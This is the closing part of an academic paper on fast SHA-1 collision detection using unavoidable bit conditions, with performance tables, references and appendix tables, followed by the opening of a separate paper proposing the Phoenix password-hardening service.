We have measured the cost of `ubc_check` in comparison to `SHA1Compress` in function calls per millisecond in Tbl. 2. These figures were determined by measuring the time of 2^{26} function calls on already prepared random inputs. The relative performance ratio `ubc_check`/ `SHA1Compress` is given in parentheses. We have measured that `ubc_check` takes about 46% to 76% of the time of `SHA1Compress` depending on the platform. Denote this ratio as u then we can expect that the total cost of collision detection using UBCs is approximately $(1 + u + 0.0495) \times$ `SHA-1`. Hence, this leads to an estimated cost factor of about 1.51 to 1.81 of collision detection relative to the original SHA-1. Note that we expect the actual figures to be slightly lower as both the cost of the recompressions and the cost of `ubc_check` are expressed relatively to `SHA1Compress` and not to SHA-1 which actually includes some more overhead. This shows that the UBC check almost completely eliminates the amount of time doing full disturbance vector checks and the performance loss is purely spent by time in the `ubc_check` function itself. Thus using UBCs we expect collision detection to be possible in around three halves the time it takes to compute a single hash digest. Overall the relative timings of `ubc_check` shows that we can expect drastic speedups from using unavoidable conditions.

The analysis of the internal operations of the SHA-1 hash and collision detection ignores a great deal of overhead that the algorithm may incur. So it is necessary to do a more detailed performance analysis of the full collision detection algorithm. The scaling of this algorithm does not depend on the length of the input varying. So a reference timing for hashing random 2 kilobyte messages was used. This number was chosen because it is representative of the order of magnitude of bytes that must be hashed while verifying a single RSA certificate. Tbl. 3 shows the overall function calls per millisecond count for random 2KiB messages. We timed the original SHA-1 without collision detection, SHA-1 with collision detection with the UBC optimizations, and finally SHA-1 with collision detection but without using UBCs. The presented timings were determined by running the measured function on an already prepared random input in a loop with 512 iterations, and averaging these timings for 128 different random inputs. Note that these are preliminary performance numbers and have limited precision and more accurate numbers will be provided in later drafts of this paper.

As in the previous table the relative performance to SHA-1 is given in parentheses. For example, when compiled with gcc x86-64 the SHA-1 digest algorithm with hash collision detection but without the UBC check optimizations takes over 39 times the amount of time it takes to run the original digest algorithm. While adding the UBC check allows the collision detection code to run in well under double the time. This table shows that while adding the straight forward collision detection code increases the time of a SHA-1 computation by around 30 to 40 times, using the UBC check optimizations allows a SHA-1 computation with collision detection to be run in about 1.6× the time.

7 Future directions

From our results it is clear unavoidable conditions can be used for a significant speed up for collision detection resulting in only a small performance loss compared to the performance of the original cryptographic primitive SHA-1.

We intend to supply additional reference code to ease use of our SHA-1 collision detection library in all application that use OpenSSL [30] in future work. This should make collision detection significantly easier to apply in applications even for developers with limited experience with OpenSSL and cryptographic libraries.

Another future research direction is how to determine unavoidable conditions for MD5. MD5 is significantly weaker than SHA-1 and there are 223 known at-

Table 3: Performance numbers for message block computations of the SHA-1 Message Digest algorithm, units given in number of 2KiB messages hashed per millisecond. Collision detection using UBCs is 1.43 to 1.66 times slower than SHA-1, however without using UBCs collision detection is 30 to 43 times slower than SHA-1.

	SHA1	SHA1DC no UBC Check	SHA1DC UBC Check
gcc x86-64	148.14	3.75(39.50×)	92.82(1.60×)
clang x86-64	226.60	7.58(29.88×)	136.33(1.66×)
msvc x86-64	115.80	2.69(42.98×)	72.23(1.60×)
msvc x86-32	83.42	2.06(40.58×)	58.14(1.43×)
gcc arm	26.11	0.81(32.04×)	16.30(1.60×)

tack classes that are based on a number of different approaches to construct a high probability differential path over the most important steps that contribute to the complexity. It is thus significantly more challenging to find UBCs for these classes and will require a more close study of the different main approaches. Nevertheless, as MD5 collision detection is 224 times slower than MD5, there is ample room and demand for speed improvements.

8 Conclusion

In this paper we have presented a significant performance improvement for collision detection, which is very timely due to the recently announced first collision for SHA-1. We have formally treated a new concept of unavoidable conditions that the output of any feasible attack in an attack class must satisfy. Furthermore, based on a conjecture solidly supported by the current state of the art, we have shown how we can determine unavoidable bit conditions (UBC) for SHA-1 and how to maximize the overlap between the UBC sets of different DVs. We have implemented the improved SHA-1 collision detection using such unavoidable conditions and which is about 20 to 30 times faster than without our unavoidable condition improvements. We have measured that overall our implementation of SHA-1 with collision detection is only a factor 1.60 slower on average than the original SHA-1.

That collisions attacks are a realistic and significant threat is very clear given the rogue Certification Authority publication [29] and the exposed Windows Update signature forgery in the supermalware Flame [23]. This shows that nation states have the resources to carry out such attacks and exploit them in the real world. Furthermore SHA-1-based signatures are still used at large and are also supported for verification almost ubiquitously. More protection against signature forgeries is greatly warranted and our improved SHA-1 collision detection enables protection against digital signature forgeries at a very low cost.

As SHA-1 is practically broken, yet SHA-1-based signatures are still used at large and are also widely supported (at least for verification), our improved SHA-1 collision detection enables protection against digital signature forgeries at a very low cost. Our improved implementation was deemed effective enough for Git, GitHub, Google Drive, Gmail and others to already deploy it in practice.

Acknowledgments

The authors would like to acknowledge the code review feedback given by the developers in the Git community, which has greatly improved the quality of our implementation. The optimization suggestions given by Linus Torvalds and Jeff King (peff) especially significantly improved performance. The authors would also like to thank the anonymous reviewers who took time to give detailed feedback and suggestions for improving this paper.

References

[1] Gilles Brassard (ed.), *Advances in Cryptology - CRYPTO '89, 9th Annual International Cryptology Conference, Santa Barbara, California, USA, August 20-24, 1989, Proceedings*, Lecture Notes in Computer Science, vol. 435, Springer, 1990.

[2] Christophe De Cannière, Florian Mendel, and Christian Rechberger, *Collisions for 70-Step SHA-1: On the Full Cost of Collision Search*, Selected Areas in Cryptography (Carlisle M. Adams, Ali Miri, and Michael J. Wiener, eds.), Lecture Notes in Computer Science, vol. 4876, Springer, 2007, pp. 56–73.

[3] Christophe De Cannière and Christian Rechberger, *Finding SHA-1 Characteristics: General Results and Applications*, ASIACRYPT (Xuejia Lai and Kefei Chen, eds.), Lecture Notes in Computer Science, vol. 4284, Springer, 2006, pp. 1–20.

[4] Florent Chabaud and Antoine Joux, *Differential Collisions in SHA-0*, CRYPTO (Hugo Krawczyk, ed.), Lecture Notes in Computer Science, vol. 1462, Springer, 1998, pp. 56–71.

[5] Martin Cochran, *Notes on the Wang et al.* 2^{63} *SHA-1 Differential Path*, Cryptology ePrint Archive, Report 2007/474, 2007.

[6] Ivan Damgård, *A Design Principle for Hash Functions*, in Brassard [1], pp. 416–427.

[7] Max Fillinger and Marc Stevens, *Reverse-Engineering of the Cryptanalytic Attack Used in the Flame Super-Malware*, ASIACRYPT (Tetsu Iwata and Jung Hee Cheon, eds.), Lecture Notes in Computer Science, vol. 9453, Springer, 2015, pp. 586–611.

[8] E.A. Grechnikov, *Collisions for 72-step and 73-step SHA-1: Improvements in the Method of Characteristics*, Cryptology ePrint Archive, Report 2010/413, 2010.

[9] E.A. Grechnikov and A.V. Adinetz, *Collision for 75-step SHA-1: Intensive Parallelization with GPU*, Cryptology ePrint Archive, Report 2011/641, 2011, `http://eprint.iacr.org/2011/641`.

[10] InfoWorld, *Oracle to Java devs: Stop signing JAR files with MD5*, January 2017.

[11] Charanjit S. Jutla and Anindya C. Patthak, *A Matching Lower Bound on the Minimum Weight of SHA-1 Expansion Code*, Cryptology ePrint Archive, Report 2005/266, 2005.

[12] Pierre Karpman, Thomas Peyrin, and Marc Stevens, *Practical Free-Start Collision Attacks on 76-step SHA-1*, CRYPTO (Rosario Gennaro and Matthew Robshaw, eds.), Lecture Notes in Computer Science, vol. 9215, Springer, 2015, pp. 623–642.

[13] CrySyS Lab, *sKyWIper (a.k.a. Flame a.k.a. Flamer): A complex malware for targeted attacks*, Laboratory of Cryptography and System Security, Budapest University of Technology and Economics, May 31, 2012.

[14] Kaspersky Lab, *The Flame: Questions and Answers*, Securelist blog, May 28, 2012.

[15] Stéphane Manuel, *Classification and generation of disturbance vectors for collision attacks against SHA-1*, Des. Codes Cryptography **59** (2011), no. 1-3, 247–263.

[16] Krystian Matusiewicz and Josef Pieprzyk, *Finding Good Differential Patterns for Attacks on SHA-1*, WCC (Øyvind Ytrehus, ed.), Lecture Notes in Computer Science, vol. 3969, Springer, 2005, pp. 164–177.

[17] Florian Mendel, Norbert Pramstaller, Christian Rechberger, and Vincent Rijmen, *The Impact of Carries on the Complexity of Collision Attacks on SHA-1*, FSE (Matthew J. B. Robshaw, ed.), Lecture Notes in Computer Science, vol. 4047, Springer, 2006, pp. 278–292.

[18] Ralph C. Merkle, *One Way Hash Functions and DES*, in Brassard [1], pp. 428–446.

[19] National Institute of Standards and Technology NIST, *FIPS PUB 180-1: Secure Hash Standard*, 1995.

[20] The Washington Post, *U.S., Israel developed Flame computer virus to slow Iranian nuclear efforts, officials say*, Ellen Nakashima, Greg Miller and Julie Tate, June 2012.

[21] Norbert Pramstaller, Christian Rechberger, and Vincent Rijmen, *Exploiting Coding Theory for Collision Attacks on SHA-1*, IMA Int. Conf. (Nigel P. Smart, ed.), Lecture Notes in Computer Science, vol. 3796, Springer, 2005, pp. 78–95.

[22] Amazon Web Services, *Amazon EC2 – Virtual Server Hosting*, aws.amazon.com, Retrieved Jan. 2016.

[23] Marc Stevens, *Counter-Cryptanalysis*, CRYPTO (Ran Canetti and Juan A. Garay, eds.), Lecture Notes in Computer Science, vol. 8042-I, Springer, 2013, pp. 129–146.

[24] Marc Stevens, *New Collision Attacks on SHA-1 Based on Optimal Joint Local-Collision Analysis*, EUROCRYPT (Thomas Johansson and Phong Q. Nguyen, eds.), Lecture Notes in Computer Science, vol. 7881, Springer, 2013, pp. 245–261.

[25] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov, *SHAttered*, February 2017, `http://shattered.io`.

[26] Marc Stevens, Pierre Karpman, and Thomas Peyrin, *Freestart Collision for Full SHA-1*, EUROCRYPT (Marc Fischlin and Jean-Sébastien Coron, eds.), Lecture Notes in Computer Science, vol. 9665, Springer, 2016, pp. 459–483.

[27] Marc Stevens, Arjen K. Lenstra, and Benne de Weger, *Chosen-Prefix Collisions for MD5 and*

Colliding X.509 Certificates for Different Identities, EUROCRYPT (Moni Naor, ed.), Lecture Notes in Computer Science, vol. 4515, Springer, 2007, pp. 1–22.

[28] Marc Stevens and Dan Shumow, *sha1collisiondetection*, GitHub, 2017.

[29] Marc Stevens, Alexander Sotirov, Jacob Appelbaum, Arjen K. Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger, *Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate*, CRYPTO (Shai Halevi, ed.), Lecture Notes in Computer Science, vol. 5677, Springer, 2009, pp. 55–69.

[30] The OpenSSL Project, *OpenSSL: The Open Source toolkit for SSL/TLS*, 1998, `www.openssl.org`.

[31] ThreadPost, *SHA-1 end times have arrived*, January 2017.

[32] Linus Torvalds, *Put sha1dc on a diet*, Mar 2017.

[33] Xiaoyun Wang, Dengguo Feng, Xuejia Lai, and Hongbo Yu, *Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD*, Cryptology ePrint Archive, Report 2004/199, 2004.

[34] Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu, *Finding Collisions in the Full SHA-1*, CRYPTO (Victor Shoup, ed.), Lecture Notes in Computer Science, vol. 3621, Springer, 2005, pp. 17–36.

[35] Xiaoyun Wang and Hongbo Yu, *How to Break MD5 and Other Hash Functions*, EUROCRYPT (Ronald Cramer, ed.), Lecture Notes in Computer Science, vol. 3494, Springer, 2005, pp. 19–35.

[36] Jun Yajima, Terutoshi Iwasaki, Yusuke Naito, Yu Sasaki, Takeshi Shimoyama, Noboru Kunihiro, and Kazuo Ohta, *A strict evaluation method on the number of conditions for the SHA-1 collision search*, ASIACCS (Masayuki Abe and Virgil D. Gligor, eds.), ACM, 2008, pp. 10–20.

[37] Jun Yajima, Yu Sasaki, Yusuke Naito, Terutoshi Iwasaki, Takeshi Shimoyama, Noboru Kunihiro, and Kazuo Ohta, *A New Strategy for Finding a Differential Path of SHA-1*, ACISP (Josef Pieprzyk, Hossein Ghodosi, and Ed Dawson, eds.), Lecture Notes in Computer Science, vol. 4586, Springer, 2007, pp. 45–58.

A Unavoidable bit conditions

The tables below list the UBCs we have found in Sect. 4.6 and after processing to exploit their overlap as in Sect. 4.7. Instead of listing DVs with their UBCs, we list the UBCs together with the list of DVs they belong to.

Table 4: Overlapping unavoidable bit conditions

UBC	List of DVs the UBC belongs to
$W_{44}[29] \oplus W_{45}[29] = 0$	I(48,0) I(51,0) I(52,0) II(45,0) II(46,0) II(50,0) II(51,0)
$W_{49}[29] \oplus W_{50}[29] = 0$	I(46,0) II(45,0) II(50,0) II(51,0) II(55,0) II(56,0)
$W_{48}[29] \oplus W_{49}[29] = 0$	I(45,0) I(52,0) II(49,0) II(50,0) II(54,0) II(55,0)
$W_{47}[29] \oplus W_{48}[29] = 0$	I(44,0) I(51,0) II(48,0) II(49,0) II(53,0) II(54,0)
$W_{46}[29] \oplus W_{47}[29] = 0$	I(43,0) I(50,0) II(47,0) II(48,0) II(52,0) II(53,0)
$W_{45}[29] \oplus W_{46}[29] = 0$	I(49,0) I(52,0) II(46,0) II(47,0) II(51,0) II(52,0)
$W_{43}[29] \oplus W_{44}[29] = 0$	I(47,0) I(50,0) I(51,0) II(45,0) II(49,0) II(50,0)
$W_{40}[29] \oplus W_{41}[29] = 0$	I(44,0) I(47,0) I(48,0) II(46,0) II(47,0) II(56,0)
$W_{47}[4] \oplus W_{50}[29] = 0$	I(47,0) I(49,0) I(51,0) II(45,0) II(51,0) II(56,0)
$W_{46}[4] \oplus W_{49}[29] = 0$	I(46,0) I(48,0) I(50,0) I(52,0) II(50,0) II(55,0)
$W_{45}[4] \oplus W_{48}[29] = 0$	I(45,0) I(47,0) I(49,0) I(51,0) II(49,0) II(54,0)
$W_{44}[4] \oplus W_{47}[29] = 0$	I(44,0) I(46,0) I(48,0) I(50,0) II(48,0) II(53,0)
$W_{43}[4] \oplus W_{46}[29] = 0$	I(43,0) I(45,0) I(47,0) I(49,0) II(47,0) II(52,0)
$W_{42}[4] \oplus W_{45}[29] = 0$	I(44,0) I(46,0) I(48,0) I(52,0) II(46,0) II(51,0)
$W_{41}[4] \oplus W_{44}[29] = 0$	I(43,0) I(45,0) I(47,0) I(51,0) II(45,0) II(50,0)
$W_{54}[29] \oplus W_{55}[29] = 0$	I(51,0) II(47,0) II(50,0) II(55,0) II(56,0)
$W_{53}[29] \oplus W_{54}[29] = 0$	I(50,0) II(46,0) II(49,0) II(54,0) II(55,0)
$W_{52}[29] \oplus W_{53}[29] = 0$	I(49,0) II(45,0) II(48,0) II(53,0) II(54,0)
$W_{50}[29] \oplus W_{51}[29] = 0$	I(47,0) II(46,0) II(51,0) II(52,0) II(56,0)
$W_{42}[29] \oplus W_{43}[29] = 0$	I(46,0) I(49,0) I(50,0) II(48,0) II(49,0)
$W_{41}[29] \oplus W_{42}[29] = 0$	I(45,0) I(48,0) I(49,0) II(47,0) II(48,0)
$W_{50}[4] \oplus W_{53}[29] = 0$	I(50,0) I(52,0) II(46,0) II(48,0) II(54,0)
$W_{49}[4] \oplus W_{52}[29] = 0$	I(49,0) I(51,0) II(45,0) II(47,0) II(53,0)
$W_{48}[4] \oplus W_{51}[29] = 0$	I(48,0) I(50,0) I(52,0) II(46,0) II(52,0)
$W_{40}[4] \oplus W_{43}[29] = 0$	I(44,0) I(46,0) I(50,0) II(49,0) II(56,0)
$W_{39}[4] \oplus W_{42}[29] = 0$	I(43,0) I(45,0) I(49,0) II(48,0) II(55,0)
$W_{38}[4] \oplus W_{41}[29] = 0$	I(44,0) I(48,0) II(47,0) II(54,0) II(56,0)
$W_{37}[4] \oplus W_{40}[29] = 0$	I(43,0) I(47,0) II(46,0) II(53,0) II(55,0)
$W_{55}[29] \oplus W_{56}[29] = 0$	I(52,0) II(48,0) II(51,0) II(56,0)
$W_{51}[29] \oplus W_{52}[29] = 0$	I(48,0) II(47,0) II(52,0) II(53,0)
$W_{52}[4] \oplus W_{55}[29] = 0$	I(52,0) II(48,0) II(50,0) II(56,0)
$W_{51}[4] \oplus W_{54}[29] = 0$	I(51,0) II(47,0) II(49,0) II(55,0)
$W_{36}[4] \oplus W_{40}[29] = 0$	I(46,0) I(49,0) II(45,0) II(48,0)
$W_{45}[6] \oplus W_{47}[6] = 0$	I(47,2) I(49,2) I(51,2)
$W_{44}[6] \oplus W_{46}[6] = 0$	I(46,2) I(48,2) I(50,2)
$W_{35}[4] \oplus W_{39}[29] = 0$	I(45,0) I(48,0) II(47,0)
$W_{53}[29] \oplus W_{56}[29] = 1$	I(52,0) II(48,0) II(49,0)
$W_{51}[29] \oplus W_{54}[29] = 1$	I(50,0) II(46,0) II(47,0)
$W_{50}[29] \oplus W_{52}[29] = 1$	I(49,0) I(51,0) II(45,0)
$W_{49}[29] \oplus W_{51}[29] = 1$	I(48,0) I(50,0) I(52,0)
$W_{48}[29] \oplus W_{50}[29] = 1$	I(47,0) I(49,0) I(51,0)
$W_{47}[29] \oplus W_{49}[29] = 1$	I(46,0) I(48,0) I(50,0)
$W_{46}[29] \oplus W_{48}[29] = 1$	I(45,0) I(47,0) I(49,0)
$W_{45}[29] \oplus W_{47}[29] = 1$	I(44,0) I(46,0) I(48,0)
$W_{44}[29] \oplus W_{46}[29] = 1$	I(43,0) I(45,0) I(47,0)
$W_{40}[4] \oplus W_{42}[4] = 1$	I(44,0) I(46,0) II(56,0)
$W_{39}[4] \oplus W_{41}[4] = 1$	I(43,0) I(45,0) II(55,0)

$W_{38}[4] \oplus W_{40}[4] = 1$	I(44,0) II(54,0) II(56,0)
$W_{37}[4] \oplus W_{39}[4] = 1$	I(43,0) II(53,0) II(55,0)
$W_{41}[1] \oplus W_{42}[6] = 1$	I(48,2) II(46,2) II(51,2)
$W_{40}[1] \oplus W_{41}[6] = 1$	I(47,2) I(51,2) II(50,2)
$W_{39}[1] \oplus W_{40}[6] = 1$	I(46,2) I(50,2) II(49,2)
$W_{36}[1] \oplus W_{37}[6] = 1$	I(47,2) I(50,2) II(46,2)
$W_{58}[29] \oplus W_{59}[29] = 0$	II(51,0) II(54,0)
$W_{57}[29] \oplus W_{58}[29] = 0$	II(50,0) II(53,0)
$W_{56}[29] \oplus W_{57}[29] = 0$	II(49,0) II(52,0)
$W_{48}[6] \oplus W_{50}[6] = 0$	I(50,2) II(46,2)
$W_{47}[6] \oplus W_{49}[6] = 0$	I(49,2) I(51,2)
$W_{46}[6] \oplus W_{48}[6] = 0$	I(48,2) I(50,2)
$W_{43}[6] \oplus W_{45}[6] = 0$	I(47,2) I(49,2)
$W_{42}[6] \oplus W_{44}[6] = 0$	I(46,2) I(48,2)
$W_{50}[6] \oplus W_{51}[1] = 0$	I(50,2) II(46,2)
$W_{47}[6] \oplus W_{48}[1] = 0$	I(47,2) II(51,2)
$W_{46}[6] \oplus W_{47}[1] = 0$	I(46,2) II(50,2)
$W_{42}[6] \oplus W_{43}[1] = 0$	II(46,2) II(51,2)
$W_{41}[6] \oplus W_{42}[1] = 0$	I(51,2) II(50,2)
$W_{40}[6] \oplus W_{41}[1] = 0$	I(50,2) II(49,2)
$W_{56}[4] \oplus W_{59}[29] = 0$	II(52,0) II(54,0)
$W_{55}[4] \oplus W_{58}[29] = 0$	II(51,0) II(53,0)
$W_{54}[4] \oplus W_{57}[29] = 0$	II(50,0) II(52,0)
$W_{53}[4] \oplus W_{56}[29] = 0$	II(49,0) II(51,0)
$W_{39}[4] \oplus W_{43}[29] = 0$	I(52,0) II(51,0)
$W_{38}[4] \oplus W_{42}[29] = 0$	I(51,0) II(50,0)
$W_{37}[4] \oplus W_{41}[29] = 0$	I(50,0) II(49,0)
$W_{35}[3] \oplus W_{39}[28] = 0$	I(51,0) II(47,0)
$W_{63}[0] \oplus W_{64}[5] = 1$	I(48,0) II(48,0)
$W_{62}[0] \oplus W_{63}[5] = 1$	I(47,0) II(47,0)
$W_{61}[0] \oplus W_{62}[5] = 1$	I(46,0) II(46,0)
$W_{60}[0] \oplus W_{61}[5] = 1$	I(45,0) II(45,0)
$W_{56}[29] \oplus W_{59}[29] = 1$	II(51,0) II(52,0)
$W_{48}[29] \oplus W_{55}[29] = 1$	I(51,0) I(52,0)
$W_{36}[4] \oplus W_{38}[4] = 1$	II(52,0) II(54,0)
$W_{63}[1] \oplus W_{64}[6] = 1$	I(45,0) II(45,0)
$W_{61}[2] \oplus W_{62}[7] = 1$	I(46,2) II(46,2)
$W_{44}[1] \oplus W_{45}[6] = 1$	I(51,2) II(49,2)
$W_{37}[1] \oplus W_{38}[6] = 1$	I(48,2) I(51,2)
$W_{35}[1] \oplus W_{36}[6] = 1$	I(46,2) I(49,2)

Table 5: Remaining unavoidable bit conditions

UBC	DV of UBC	UBC	DV of UBC
$W_{59}[29] \oplus W_{60}[29] = 0$	II(52,0)	$W_{53}[6] \oplus W_{55}[6] = 0$	II(51,2)
$W_{52}[6] \oplus W_{54}[6] = 0$	II(50,2)	$W_{51}[6] \oplus W_{53}[6] = 0$	II(49,2)
$W_{49}[6] \oplus W_{51}[6] = 0$	I(51,2)	$W_{41}[6] \oplus W_{43}[6] = 0$	I(47,2)
$W_{40}[6] \oplus W_{42}[6] = 0$	I(46,2)	$W_{37}[1] \oplus W_{37}[6] = 0$	I(51,2)
$W_{55}[6] \oplus W_{56}[1] = 0$	II(51,2)	$W_{54}[6] \oplus W_{55}[1] = 0$	II(50,2)
$W_{53}[6] \oplus W_{54}[1] = 0$	II(49,2)	$W_{51}[6] \oplus W_{52}[1] = 0$	I(51,2)
$W_{49}[6] \oplus W_{50}[1] = 0$	I(49,2)	$W_{48}[6] \oplus W_{49}[1] = 0$	I(48,2)
$W_{45}[6] \oplus W_{46}[1] = 0$	II(49,2)	$W_{39}[6] \oplus W_{40}[1] = 0$	I(49,2)
$W_{57}[4] \oplus W_{59}[29] = 0$	II(55,0)	$W_{60}[4] \oplus W_{64}[29] = 0$	II(56,0)

$W_{60}[5] \oplus W_{64}[30] = 0$	I(44,0)	$W_{59}[4] \oplus W_{63}[29] = 0$	II(55,0)
$W_{59}[5] \oplus W_{63}[30] = 0$	I(43,0)	$W_{58}[4] \oplus W_{62}[29] = 0$	II(54,0)
$W_{57}[4] \oplus W_{61}[29] = 0$	II(53,0)	$W_{44}[3] \oplus W_{48}[28] = 0$	II(56,0)
$W_{44}[4] \oplus W_{48}[29] = 0$	II(56,0)	$W_{43}[3] \oplus W_{47}[28] = 0$	II(55,0)
$W_{43}[4] \oplus W_{47}[29] = 0$	II(55,0)	$W_{42}[3] \oplus W_{46}[28] = 0$	II(54,0)
$W_{42}[4] \oplus W_{46}[29] = 0$	II(54,0)	$W_{41}[3] \oplus W_{45}[28] = 0$	II(53,0)
$W_{41}[4] \oplus W_{45}[29] = 0$	II(53,0)	$W_{40}[3] \oplus W_{44}[28] = 0$	II(52,0)
$W_{40}[4] \oplus W_{44}[29] = 0$	II(52,0)	$W_{39}[3] \oplus W_{43}[28] = 0$	II(51,0)
$W_{39}[5] \oplus W_{43}[30] = 0$	II(51,2)	$W_{38}[3] \oplus W_{42}[28] = 0$	II(50,0)
$W_{38}[5] \oplus W_{42}[30] = 0$	II(50,2)	$W_{37}[3] \oplus W_{41}[28] = 0$	II(49,0)
$W_{37}[5] \oplus W_{41}[30] = 0$	II(49,2)	$W_{36}[3] \oplus W_{40}[28] = 0$	II(48,0)
$W_{35}[5] \oplus W_{39}[30] = 0$	I(51,2)	$W_{59}[0] \oplus W_{64}[30] = 1$	I(44,0)
$W_{58}[0] \oplus W_{63}[30] = 1$	I(43,0)	$W_{58}[29] \oplus W_{61}[29] = 1$	II(53,0)
$W_{55}[29] \oplus W_{58}[29] = 1$	II(50,0)	$W_{52}[1] \oplus W_{56}[1] = 1$	II(51,2)
$W_{51}[1] \oplus W_{55}[1] = 1$	II(50,2)	$W_{50}[1] \oplus W_{54}[1] = 1$	II(49,2)
$W_{47}[1] \oplus W_{51}[1] = 1$	II(46,2)	$W_{46}[1] \oplus W_{48}[1] = 1$	II(51,2)
$W_{45}[1] \oplus W_{47}[1] = 1$	II(50,2)	$W_{43}[1] \oplus W_{51}[1] = 1$	I(50,2)
$W_{42}[1] \oplus W_{50}[1] = 1$	I(49,2)	$W_{38}[0] \oplus W_{43}[30] = 1$	II(51,2)
$W_{38}[1] \oplus W_{40}[1] = 1$	I(49,2)	$W_{38}[4] \oplus W_{39}[4] = 1$	I(52,0)
$W_{37}[0] \oplus W_{42}[30] = 1$	II(50,2)	$W_{37}[4] \oplus W_{38}[4] = 1$	I(51,0)
$W_{36}[0] \oplus W_{41}[30] = 1$	II(49,2)	$W_{36}[4] \oplus W_{37}[4] = 1$	I(50,0)
$W_{63}[2] \oplus W_{64}[7] = 1$	I(48,2)	$W_{62}[1] \oplus W_{63}[6] = 1$	I(44,0)
$W_{62}[2] \oplus W_{63}[7] = 1$	I(47,2)	$W_{61}[1] \oplus W_{62}[6] = 1$	I(43,0)
$W_{39}[30] \oplus W_{44}[28] = 1$	II(52,0)	$W_{38}[30] \oplus W_{43}[28] = 1$	II(51,0)
$W_{37}[30] \oplus W_{42}[28] = 1$	II(50,0)	$W_{36}[30] \oplus W_{41}[28] = 1$	II(49,0)
$W_{35}[30] \oplus W_{40}[28] = 1$	II(48,0)		

Phoenix: Rebirth of a Cryptographic Password-Hardening Service

Russell W.F. Lai
Friedrich-Alexander University Erlangen-Nürnberg,
Chinese University of Hong Kong

Christoph Egger
Friedrich-Alexander University Erlangen-Nürnberg

Dominique Schröder
Friedrich-Alexander University Erlangen-Nürnberg

Sherman S.M. Chow
Chinese University of Hong Kong

Abstract

Password remains the most widespread means of authentication, especially on the Internet. As such, it is the Achilles heel of many modern systems. Facebook pioneered using external cryptographic services to harden password-based authentication in a large scale. Everspaugh *et al.* (Usenix Security '15) provided the first comprehensive treatment of such a service and proposed the PYTHIA PRF-Service as a cryptographically secure solution. Recently, Schneider *et al.* (ACM CCS '16) proposed a more efficient solution which is secure in a weaker security model.

In this work, we show that the scheme of Schneider *et al.* is vulnerable to offline attacks just after a single validation query. Therefore, it defeats the purpose of using an external crypto service in the first place and it should not be used in practice. Our attacks do not contradict their security claims, but instead show that their definitions are simply too weak. We thus suggest stronger security definitions that cover these kinds of real-world attacks, and an even more efficient construction, PHOENIX, to achieve them. Our comprehensive evaluation confirms the practicability of PHOENIX: It can handle up to 50% more requests than the scheme of Schneider *et al.* and up to three times more than PYTHIA.

1 Introduction

In spite of the research and development in authentication mechanisms such as public-key infrastructure or secure hardware tokens, the reality has shown that password-based authentication remains the most widespread means, especially on the Internet. As such, password-based authentication is the Achilles heel of many modern systems. Following a suggestion from the 70s, passwords are commonly stored as salted hash values. Yet, it is no longer adequate in the face of the increasing number of attacks. Prominent breaches of user accounts include Adobe, Yahoo, and much more [24]. The financial consequences are also dramatic. Verizon asked for a 1 **billion discount** on acquiring Yahoo [20] after knowing it had been hacked (1.5 billion+ accounts). We see an urgent need for action.

OBVIOUS WEAKNESSES IN CURRENT SYSTEMS. Almost all web services store passwords as salted hash values as shown in Figure 1. The security of the




Figure 1: Password-based Authentication

passwords relies crucially on the assumption that the databases are kept secret from external attackers, and the internal administrators are trusted for not disclosing the databases or guessing the passwords themselves. However, the reality shows that databases get stolen. This is disastrous as passwords usually have low entropy and therefore can be guessed by a brute-force attack easily.

Under the aforementioned threat, there is a need for new solutions to protect passwords in a setting where the attacker has full access to the compromised service provider, including its secret keys and databases. It is not hard to see that any solution in which the web service can verify a given password alone is not viable, as a compromised service provider has all the knowledge (*e.g.*, secret keys) to carry out a brute-force guessing attack (*e.g.*, decrypting by the secret key of the web service) as in a

normal validation. Additional cryptographic mechanisms are needed to enhance security.

Moreover, an ideal solution should not change the infrastructure from the point of view of users. This is challenging as it rules out solutions which requires the end users to perform cryptographic operations.

External Password Hardening Services. A promising approach for the web service provider is to use external crypto services [4], where a crypto server carries out certain cryptographic operations, such as the computation of pseudorandom functions (PRF). Its general advantage is that it abstracts crypto away from developers, freeing them from the selection and implementation of suitable algorithms and the involved issue of key management.

Cryptographic PRF services are used in practice by Facebook [16] for password-based authentication. In this setting, the end-user Alice enters her user-




Figure 2: Password-based Authentication

name and the corresponding password into the web service as usual, as in Figure 2. The service provider no longer stores salted hash values, but only pseudorandom values which can only be computed with the help of the external PRF server, *i.e.*, the service provider acts as a client of the PRF service.

While used in practice, such kind of password hardening services did not receive much attention from the academia until the seminal work of Everspaugh *et al.* [9]. They formalize partially-oblivious PRFs (PO-PRF) with several security properties that conventional PRF services do not offer, with a fairly efficient construction, Pythia. Even if the web server is compromised and the database (of pseudorandom values) is stolen, brute-force offline attacks are no longer possible. The reason is that the adversary must interact with the PRF service to confirm a guess. The *partial obliviousness* ensures that the external crypto server does not learn the password but can still see the username when answering PRF requests. *Rate limiting* can thus be applied to make sure that an adversary cannot guess too many times. For incident response after key compromise, or to update the key proactively as a prudent practice, both the web server and the crypto service should be able to rotate their keys, without the end users noticing anything. Efficient *key rotation* [9, 21] means the amounts of communication and server computation are independent of the size of the database. It is an important security feature that cryptographic password hardening services must have [9, 21].

Using Pythia for password hardening is not without disadvantages. For example, it is only secure under a strong assumption [21], and is based on pairings, which is not as efficient as one can hope for. Very recently, Schneider *et al.* [21] claimed that all the properties expected by Pythia can be achieved by a weaker cryptographic primitive called partially-oblivious commitments (PO-COM). Using PO-COM, the PRF values are replaced with "enrollment records" which can be jointly computed by the client and the server via an enrollment protocol. The main difference lies in how a password is verified. Instead of jointly computing a PRF value, the client and the server engage in a validation protocol to verify whether a candidate password matches an enrollment record. Schneider *et al.* [21] also suggested a scheme that is twice as efficient as Pythia. Unfortunately, as we will show, their scheme is vulnerable to offline dictionary attacks. This motivates us to develop a new solution which is secure against such attacks while achieving even better efficiency.

1.1 Overview of Our Contribution

Formal security definitions are important even from a practical standpoint. They precisely describe what level of security can be achieved and serve as a basis for comparison between different solutions. Finding the "right" security definitions is challenging. They should be strong enough to cover all real-world attacks, but not to exclude efficient solution. In this work, we revisit the security notions of Everspaugh *et al.* [9] and Schneider *et al.* [21]. We argue that both fail to cover key rotation and rate limiting, while the latter even leaves room for practically-relevant attacks.

